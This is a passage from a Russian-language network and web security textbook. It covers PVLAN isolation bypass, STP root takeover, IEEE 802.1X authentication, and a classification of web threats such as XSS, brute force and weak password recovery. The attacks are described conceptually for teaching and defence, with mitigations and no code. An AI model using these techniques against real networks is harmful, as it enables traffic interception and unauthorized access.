- Все неиспользуемые порты коммутаторов необходимо деактивировать и поместить в неиспользуемую VLAN;
- Будьте осторожны, не используйте VLAN 1 ни для каких целей[2];
- Необходимо обязательно отключить протокол DTP – он сильно облегчает жизнь не только администраторам, но и злоумышленникам;
- На инфраструктурных портах (trunk) конфигурация должна быть задана явно, не надо полагаться на умолчания.

[1] Современные модели некоторых продвинутых коммутаторов умеют выполнять двойную инкапсуляцию (QinQ).

[2] Интересно, что некоторые другие производители, например, Allied Telesis, наоборот настоятельно рекомендуют использование VLAN 1, руководствуясь при этом именно соображениями безопасности.

Атака на *Private VLAN*. Технология PVLAN (также называемая *protected ports* – защищённые порты) используется для изоляции трафика в определенной группе, создавая для этого в первичной (primary) VLAN своего рода подсети (sub-VLAN-ы), не используя разбиение на подсети IP-сети, назначенной на первичную VLAN. Между ограниченными (*restricted*) портами (*private ports*), принадлежащим к одной PVLAN, нет прямого обмена трафиком – ни unicast, ни broadcast, ни multicast. Пересылка между private портами возможна только на уровне L3 (маршрутизатор).




Рис.128 Нормальная работа PVLAN

На рисунке выше представлен пример нормального функционирования PVLAN – при попытке переслать кадр от машины A к машине B он отбрасывается, т.к. A и B подключены к изолированным (*restricted*) портам.

Но, сформировав пакет с подделанным MAC-адресом получателя (указав MAC-адрес устройства L3), но с IP-адресом жертвы, злоумышленник может добиться того, что кадр попадёт в закрытый для него сегмент:




Рис.129 Обход изоляции портов в PVLAN

В исходном варианте атака делает возможным генерацию только однонаправленного трафика, от A к B. Но, послав необходимые ARP-пакеты и скомпрометировав второй узел, возможно организовать двунаправленный обмен трафика между изолированными портами. Эта уязвимость не относится к собственно технологии PVLAN, проблема решается правилами и настройками L3-маршрутизатора.

Атака на протокол STP

STP (*покрывающее дерево*, *Spanning Tree Protocol*) – это служебный протокол, используемый мостами и коммутаторами, отвечающий за построение и поддержание древовидной структуры топологии сети на уровне L2, без образования петель. Устроен STP достаточно просто: раз в две секунды каждое сетевое устройство рассылает служебные multicast BPDU-пакеты, которые могут содержать сведения о конфигурации, уведомление/подтверждение получения изменений топологии. Большинство BPDU-кадров не со-

держит никакой «полезной нагрузки» – получение такого «пустого» пакета – это часть работы протокола по поддержанию топологии.




Рис.130 STP ликвидирует петли в топологии сети

Используя слабую защищённость протокола STP и очень неудовлетворительные настройки по умолчанию с точки зрения безопасности[1], злоумышленник может изменить топологию сети и получить доступ к трафику, бывшему для него недоступным.




Рис.131 Пример атаки на STP 1/2

Для проведения этой атаки злоумышленник должен быть физически подключён к двум разным коммутаторам, как представлено на рисунке выше. До проведения атаки протоколом STP в качестве корня дерева был выбран левый верхний коммутатор, при этом, чтобы избежать образования петли, STP заблокировал соединение от машины злоумышленника ко второму коммутатору – правому верхнему.




Рис.132 Пример атаки на STP 2/2

[1] Огромное количество сетевых администраторов зачастую даже не подозревает о самом существовании протокола STP. Его настройки по умолчанию позволяют получить функционирующую сеть по принципу «включи и работай», но с точки зрения безопасности STP требует обязательной настройки «по месту», под конкретную топологию.

Послав соответствующие BPDU-кадры, машина атакующего может изменить топологию и стать корнем (*root*) в дереве – протокол STP в этом случае заблокирует соединение между коммутаторами. В итоге весь трафик, раньше пересылавшийся через это соединение, пойдёт через компьютер злоумышленника. В итоге возможным становятся DoS-атаки на сеть, атаки с использованием MitM («человек посередине») и т.п. Проблема решается конфигурированием протокола STP на всех коммутаторах. При этом настройки по умолчанию принципиально не могут быть признаны годными с точки зрения безопасности, т.к. настройка как раз заключается в конфигурировании портов и протоколов под конкретную физическую топологию.

Стандарт IEEE 802.1X

Как было сказано выше, уязвимость протоколов нижних уровней может привести к «эффекту домино» и вызвать компрометацию вышележащих уровней. Layer 2 (канальный) в популярных сетевых технологиях – Ethernet (802.3), Wi-Fi (802.11) – исходно не обладает никакими механизмами защиты, в частности, возможностями аутентификации. Один из возможных механизмов описывает стандарт IEEE 802.1X, который работает на канальном уровне и определяет механизм контроля доступа к сети на основе принадлежности к порту (в контексте стандарта порт — точка подключения к сети).

Согласно протоколу 802.1X доступ к сети получают только клиенты, прошедшие аутентификацию, если аутентификация не была пройдена, доступ с соответствующего порта будет запрещён, и этот порт будет пропускать только трафик, относящийся к 802.1X. Ни на канальном уровне, ни на уровнях выше не аутентифицированный клиент не получит доступа к сети.

802.1X предполагает использование модели точка-точка. То есть он не может быть применен в ситуациях, когда несколько хостов соединяются с коммутатором (на котором настроена аутентификация 802.1X) через хаб или через другой коммутатор.




Рис.133 Модель контроля порта доступа

Supplicant — устройство (компьютер, ноутбук, IP-телефон или др.), которое запрашивает доступ к сети у аутентификатора (коммутатора или точки доступа) и отвечает на его запросы. На клиенте должно быть установлено (или встроено) программное обеспечение, работающее по протоколу 802.1X. Существуют как сторонние разработки (например, Xsupplicant), так и встроенные в ОС (Windows 2000 и новее, MAC OS X). Supplicant также может быть встроен в коммутатор, в точку доступа.

Аутентификатор (*authenticator*) — устройство, контролирующее физический доступ к сети, основывающийся на статусе аутентификации клиента. Выполняет роль посредника (proxy) между клиентом и *сервером аутентификации*. Аутентификаторы встраивают в коммутаторы и беспроводные точки доступа корпоративного уровня.

Для каждого порта коммутатора (с включённой поддержкой 802.1X) создается два виртуальных порта:

- *Контролируемый порт* (controlled port) — открывается только после аутентификации по 802.1X;
- *Неконтролируемый порт* (uncontrolled port) — разрешает передавать только EAPOL трафик.

До тех пор, пока клиент не аутентифицирован, на неконтролируемом порту разрешён только EAPOL. Кроме терминов *контролируемый* и *неконтролируемый* порты применяются термины *авторизованный* (*authorized*) и *неавторизованный* (*unauthorized*) порты, соответственно.

Сервер аутентификации (*authentication server*) — осуществляет аутентификацию клиента. Сервер аутентификации проверяет *identity* (идентичности) клиента и сообщает аутентификатору разрешен ли клиенту доступ к сети. Примером сервера аутентификации может служить сервер RADIUS.

Используя стандарт IEEE 802.1X и некоторые дополнительные технологии, возможно реализовать политику управления доступом к сети, основывающуюся на identity. В качестве identity при работе в сети могут быть использованы:

- Имя пользователя и пароль;
- E-mail адрес: user@foo.com;
- MAC-адрес: 00-21-13-59-66-74;
- IP-адрес: 192.168.12.21;
- Цифровые сертификаты.

На рисунке ниже представлены основные протоколы, используемые 802.1X:




Рис.134 Протоколы 802.1X

При работе в 802.1X RADIUS-сервер действует как транспорт, переносящий EAP-пакеты от аутентификатора до сервера аутентификации (RFC3579-3580). Также RADIUS используется для переноса *policy instructions* (авторизация) обратно к аутентификатору в виде пар атрибут-значение.

EAP (Extensible Authentification Protocol) предоставляет гибкий безопасный framework для управления соединениями, инкапсулируя различные типы обменов аутентификации. EAP не зависит от IP, и может работать поверх линков разного типа – PPP, 802.

Некоторые методы аутентификации, доступные с EAP, перечислены в таблице ниже.

Метод	Credential клиента	База для шифрования	Ключевые преимущества

EAP-TLS	Сертификат клиента	не требуется	Высокая безопас-ность
PEAP-MSCHAPv2	Имя/пароль	TLS туннель (сер-тификат сервера)	Не требует серти-фикат клиента
EAP-FAST	PAC (Protected Access Credential)	Серверный PAC	Не требует серти-фикатов

Сочетание поддерживаемых EAP-методов зависит от клиента и сервера аутентификации, обычно поддерживается некоторое ограниченное количество методов.




Рис.135 Пример работы 802.1X (EAP)

Без поддержки IEEE 802.1X по умолчанию на всех портах коммутатора разрешены все без исключения протоколы, от клиента на канальном уровне не требуется никакой аутентификации:




Рис.136 Состояние порта по умолчанию без IEEE 802.1X

При активированном протоколе 802.1X в состоянии по умолчанию порт пропускает только пакеты, относящиеся к EAP:




Рис.137 Состояние порта по умолчанию с 802.1X до аутентификации

После успешной аутентификации порт «открывается» и начинает пропускать все протоколы:




Рис.138 Состояние порта по умолчанию с 802.1X после аутентификации

У технологии 802.1X, при всех очевидных её плюсах, есть некоторые проблемы и серьёзные сложности. Клиентское устройство, не поддерживающее 802.1X, не получит доступ к сети при подключении к порту, требующему аутентификации. Также к одному порту часто может быть подключено более одного устройства (хаб, коммутатор, компьютер через IP-телефон и т.п.).

Вариантом аутентификации устройства, не поддерживающего 802.1X, может стать аутентификация по MAC-адресу (*MAB – MAC Authentication Bypass*). В этом случае, несколько раз не получив ответ на EAPOL-Request (timeout) от клиентского устройства, аутентификатор может начать проверку его MAC-адреса в своей специальной базе данных. База данных должна быть каким-то способом заполнена требуемыми адресами до того, как такие устройства попытаются пройти аутентификацию.

Ещё одним вариантом может стать аутентификация, основанная на Web. В беспроводных сетях (WLAN) эта технология достаточно распространена, называется она Captive portal. После таймаутов при попытке инициировать обмен по 802.1X, на порту разрешается ограниченный набор протоколов: HTTP, HTTPS, DHCP и DNS, после чего клиенту выдаются такие настройки, что при любом обращении по любому URL, он всегда попадает на одну и ту же страницу, на которой он должен будет ввести свой идентификатор (имя) и пароль. После успешного прохождения аутентификации порт открывается и разрешает работу всех протоколов.




Рис.139 Аутентификация, основанная на Web-proxy технологии

Очевидно, что аутентификация по Web-proxy применима только к пользователю (человеку). MAB – аутентификация по MAC – может быть применена и к человеку, и к устройству.

Стандарт IEEE 802.1X представляет собой основу для организации мощной, гибкой и надёжной системы аутентификации для устройств/пользователей, работающих в сети. Но, при всей привлекательности и достаточной зрелости этой технологии, она по-прежнему распространена не очень широко, в первую очередь, в проводных Ethernet-коммуникациях. В корпоративных беспроводных сетях 802.1X используется значительно активнее. Причина не очень широкой распространённости – существенные сложности как для сетевых администраторов, так и для рядовых клиентов (необходимо, чтобы система поддерживала *supplicant*, чтобы на клиентской системе были установлены требуемые сертификаты и т.д.). С 802.1X есть также множество серьёзных проблем в случае подключения к одному порту более одного устройства (например, компьютер через IP-телефон) и в случае, когда при физическом отключении/подключении меняется link state.

Внедрение решений на базе стандарта IEEE 802.1X являет собой очень сложную задачу. Даже такие мощные организации, как ЦЕРН, в которых уделяется огромное внимание вопросам безопасности в ИТ, в своей публичной сети аутентификацию клиентских машин реализовали только по MAC-адресам. При полном осознании того факта, что это далеко не так надёжно, как было бы в случае 802.1X, в частности потому, что MAC-адрес можно легко фальсифицировать.

ГЛАВА 11. БЕЗОПАСНОСТЬ В ПРОТОКОЛАХ ПРИКЛАДНОГО УРОВНЯ, WEB-ТЕХНОЛОГИЯХ

Информационная безопасность – комплексный, бесконечный процесс, значимость которого сложно недооценить. Но, к сожалению, часто ему не уделяется должного внимания. Именно халатное отношение к безопасности Web-приложений в частности может привести к значительным потерям для компании – как репутационным, так и к экономическим. Известен факт, что многие компании полагаются на профессионализм разработчиков Web-приложений. Считается, что если разработчик высококвалифицированный, то он сумеет создать приложение, которое максимально защищено от любых внешних угроз. Однако это не так, всегда найдутся уязвимости. Ответ лежит в плоскости психологии: на практике основные усилия разработчиков направлены на оптимизацию, эффективность приложения и удобство пользователей, в то время как злоумышленник ищет скорее изъяны, несоответствия политикам безопасности. Не лишним будет упомянуть и теорему Тихонова, которая гласит, что чем больше программный код, тем больше в нем уязвимостей. В связи с тем, что приложения сегодня создаются на языках высокого уровня, вероятность того, что будут найдены ошибки, очень велика.

Одним из основных мифов и главных источников разочарования можно считать убеждение, что Web-приложение безопасно благодаря использованию firewall, IDS/IPS и т.п. средствам обеспечения информационной безопасности. Вся защита многих компаний во время использования HTML-кодов сводится лишь к установке нескольких пакетных фильтров. То есть по большому счету просматриваются лишь первые четыре уровня эталонной модели OSI. При этом известно, что пакетный фильтр принципиально не может ни определить содержимое запросов, ни провести анализ содержимого (content analysis). Особенно критичной эта проблема стала, когда активно начали использоваться базы данных, сценарии (скрипты), технологии Java, flash, ActiveX, JavaScript и т.п. С их появлением и распространением вся прежняя идеология защиты стала, по сути, почти бесполезной.

Первые web-серверы фактически реализовывали банальный read-only файловый доступ к статичному содержимому по протоколу http. Никакой динамики, никакого содержимого, формирующегося «на-лету», никаких активных страниц. Когда-то даже вопрос: «Может ли открытие страницы сайта или текста сообщения электронной почты привести к каким-либо неприятным последствиям?» вызывал улыбку. Ну как может навредить простое чтение обычного текста?

Сценарии *JavaScript*, встраиваемые в код страниц, вначале рассматривались как любопытное дополнение, позволяющее придать интерактивность веб-страницам. Сейчас это важнейшее и большое направления развития веб-технологий, с возможностью создания сценариев, работающих не только на стороне клиента, но и на стороне сервера. С использованием *javascript* создают уже даже т.н. браузерные операционные системы: например, исходный код *IndraDesktop WebOS* на 75% состоит из JavaScript. 16,4% исходного кода *Mozilla Firefox* написано на *JavaScript*. Ясно, что без «погружения» в глубины языка обеспечить адекватный уровень безопасности при его иіспользовании, используя только пакетные фильтры и IDS/IPS – невозможно.

Ещё одной серьёзнейшей угрозой безопасности является технология *Cross-Site Scripting* (*XSS*), позволяющая злоумышленникам манипулировать содержанием и действиями интернет-приложений в пользовательском браузере, без взлома самих сайтов. К этой же категории относятся связанные с *XSS* уязвимости, включая *Script Insertion* и *Cross-Site Request Forgery*. Уязвимости *Cross-Site Scripting* часто используются против определенных пользователей Web-сайтов для кражи их учетных записей или организации атак от чужого имени. Другая серьезная угроза – утечка информации. Опасно давать пользователю больше информации, чем ему надо знать. Например, недопустимо при какой-либо ошибке выводить в диагностике часть SQL-запроса или имя служебного файла. Подобные утечки со-

здают фундамент для будущих атак. И чем меньше знает пользователь о том, как работает приложение, тем лучше.

Базовое решение проблем безопасности Web-приложений должно сводиться к двум факторам: к обеспечению, во-первых, *технологической безопасности*, а во-вторых, *административной*. Причем второй фактор занимает иногда до 80% всей системы безопасности. Именно от административных решений зависит во многом надёжность системы информационной безопасности и Web-приложений, в частности. Всегда важно помнить, что разрабатываемое или настраиваемое приложение должно соответствовать основным нормативным документам и политике безопасности предприятия. Изначально компании необходимо выстроить свою вертикаль системы безопасности, прописать политику безопасности, благодаря которой каждый сотрудник сможет увидеть, что ему разрешено, а что нет. У каждого должен быть свой список должностных инструкций и регламент поведения. Без этих базовых вещей технологическая часть просто бессмысленна.

Что касается технологической стороны, то здесь в обязательном порядке должен быть прописан регламент разработки Web-приложений, в котором, например, указаны пути миграции данных. Также необходимо проводить аудит Web- и внутренних ресурсов, реализовать строгую аутентификацию пользователей, четко разграничивать права доступа к ресурсам как внешних, так и внутренних пользователей, использовать *Web Application Firewall, host based intrusion prevention system* или HIPS в дополнение к сетевой IPS.

С развитием и распространением Web-технологий, включающих в себя множество самых разнообразных протоколов, языков программирования, методик, определились два основных направления угроз: атаки на клиентские системы и атаки на веб-сайт (сервер).

Атаки на клиентскую систему могут включать в себя похищение учётных данных (паролей) пользователя, организации атак от имени похищенной учётной записи, рассылка спама. Чрезвычайно популярным в последнее время, в основном в России и на Украине, стали т.н. SMS-вымогатели – при заходе на определённую страницу сайта у пользователя на экране возникает «неудаляемое» окно с предложением отправить SMS для разблокирования, т.е. таким способом реализуется DoS-атака на клиента.

Вариантов атаки на веб-ресурс существует большое количество. Целью может быть удовлетворение от демонстрации своих возможностей, политика (взлом сайтов нескольких московских судов тому пример), материальная выгода. Список некоторых распространённых атак на веб-сайты:

- *Deface* (*deface* — уродовать, искажать) — тип атаки, при которой главная (или другая важная) страница веб-сайта заменяется на другую — как правило, вызывающего вида (реклама, предупреждение, угроза…). Зачастую доступ ко всему остальному сайту блокируется. Некоторые взломщики делают *deface* сайта для получения признания в хакерских кругах, повышения своей известности или для того, чтобы указать администратору сайта на уязвимость.
- Удаление файловой системы — вся информация удаляется, что становится фатальным в случае отсутствия сохранённой копии ресурса (отсутствия резервной копии, *backup*). Пропасть может и база клиентских паролей, и база данных кредитных карт, и прочие данные, имеющие критичную ценность.
- Подмена информации — злоумышленники могут подменить телефон или другие данные организации. В этом случае ваши клиенты автоматически становятся клиентами злоумышленников.
- Размещение троянских программ — в этом случае визит хакера будет замечен не сразу, по крайней мере хакер будет стараться провести атаку максимально скрытно. Внедрённые вредоносные программы могут выполнять самые разнообразные функции — осуществлять переадресацию на сайт злоумышленников, воровать персональные данные клиентов, заражать посетителей вирусами и так далее.

- Рассылка спама — ваш сайт могут использовать для рассылки спама, в этом случае ваша «настоящая» корреспонденция может не доходить до адресата, так как домен вашей организации попадёт в «чёрные списки» базы данных спамеров.
- Создание высокой нагрузки на сайт — отправление в адрес веб-сервера заведомо некорректных запросов или иные действия извне, результатом которых будет затруднение доступа к сайту или падение операционной системы сервера. Такой вид атаки очень широко распространен в интернете. Часто запросы отправляются с большого количества распределённых сетевых узлов, организуя DDoS (Distributed Denial of Services).

Классификация угроз безопасности Web-приложений

Классификация, представленная ниже, представляет собой совместную попытку членов международного консорциума Web Application Security собрать воедино и упорядочить угрозы безопасности Web-сайтов. Представлена компиляция и квинтэссенция известных классов атак, которые представляют угрозы для Web-приложений. Каждому классу атак присвоено стандартное название и описаны его ключевые особенности. Классы организованы в иерархическую структуру.

Аутентификация (Authentication)

Раздел, посвященный аутентификации, описывает атаки, направленные на используемые Web-приложением методы проверки идентификатора пользователя, службы или приложения, на обход или эксплуатацию уязвимостей в механизмах реализации аутентификации Web-серверов. Аутентификация использует как минимум один из трёх механизмов (факторов): «что-то, что мы имеем», «что-то, что мы знаем» или «что-то, что мы есть».

Подбор (Brute Force) – автоматизированный процесс проб и ошибок, использующийся для того, чтобы угадать имя пользователя, пароль, номер кредитной карточки, ключ шифрования и т.д.

Многие системы позволяют использовать слабые пароли или ключи шифрования, и пользователи часто выбирают легко угадываемые или содержащиеся в словарях парольные фразы.

Злоумышленник может воспользоваться словарями и попытаться подобрать тысячи или даже миллионы содержащихся в них комбинаций символов в качестве пароля. Если испытуемый пароль позволяет получить доступ к системе, атака считается успешной и атакующий может использовать учётную запись. Подобная техника проб и ошибок может быть использована для подбора ключей шифрования.

В случае использования сервером ключей недостаточной длины, злоумышленник может получить рабочий ключ, протестировав все возможные комбинации.

Существует два вида подбора: прямой и обратный. При прямом подборе используются различные варианты пароля для одного имени пользователя. При обратном – перебираются различные имена пользователей, а пароль остаётся неизменным. В системах с миллионами учётных записей вероятность использования различными пользователями одного и того же пароля довольно высока. Несмотря на популярность и сравнительно высокую эффективность, подбор может занимать несколько часов, дней или лет.

Недостаточная аутентификация (Insufficient Authentication) – эта уязвимость возникает, когда Web-сервер позволяет атакующему получать доступ к важной информации или функциям сервера без должной аутентификации. Интерфейсы администрирования через Web – яркий пример таких критичных систем.

В зависимости от специфики приложения, подобные компоненты не должны быть доступны без должной аутентификации. Чтобы не использовать аутентификацию, некоторые ресурсы «скрываются» по определённому адресу, который не указан на основных страницах сервера или других общедоступных ресурсах. Однако, подобный подход не более чем «безопасность через сокрытие» (security by obscurity). Важно понимать, что, не

смотря на то, что злоумышленник не знает адреса страницы, она всё равно доступна через Web.

Необходимый URL может быть найден перебором типичных файлов и директорий (таких как /admin/), с использованием сообщений об ошибках, журналов перекрестных ссылок, путем простого чтения документации или в результате работы поисковых систем. Подобные ресурсы должны быть защищены адекватно важности их содержимого и функциональным возможностям.

Как пример: многие Web-приложения по умолчанию используют для административного доступа ссылку в корневой директории сервера (например, /admin/). Обычно ссылка на эту страницу не фигурирует в содержимом сервера, однако страница доступна с помощью стандартного браузера. Поскольку пользователь или разработчик предполагает, что никто не воспользуется этой страницей, так как ссылка на неё отсутствует, зачастую аутентификацией для попадания на неё просто пренебрегают. И для получения контроля над сервером злоумышленнику достаточно зайти на эту страницу.

Небезопасное восстановление паролей (Weak Password Recovery Validation) – эта уязвимость возникает, когда Web-сервер позволяет атакующему несанкционированно получать, модифицировать или восстанавливать пароли других пользователей.

Часто аутентификация на Web-сервере требует от пользователя запоминания пароля или парольной фразы. Только пользователь должен знать пароль, причем помнить его он должен надёжно. Со временем пароль забывается. Ситуация усложняется, поскольку в среднем пользователь посещает от 20 и более сайтов, требующих ввода пароля[1]. Таким образом, функция восстановления забытого пароля является важной составляющей предоставляемой Web-сайтами сервиса.

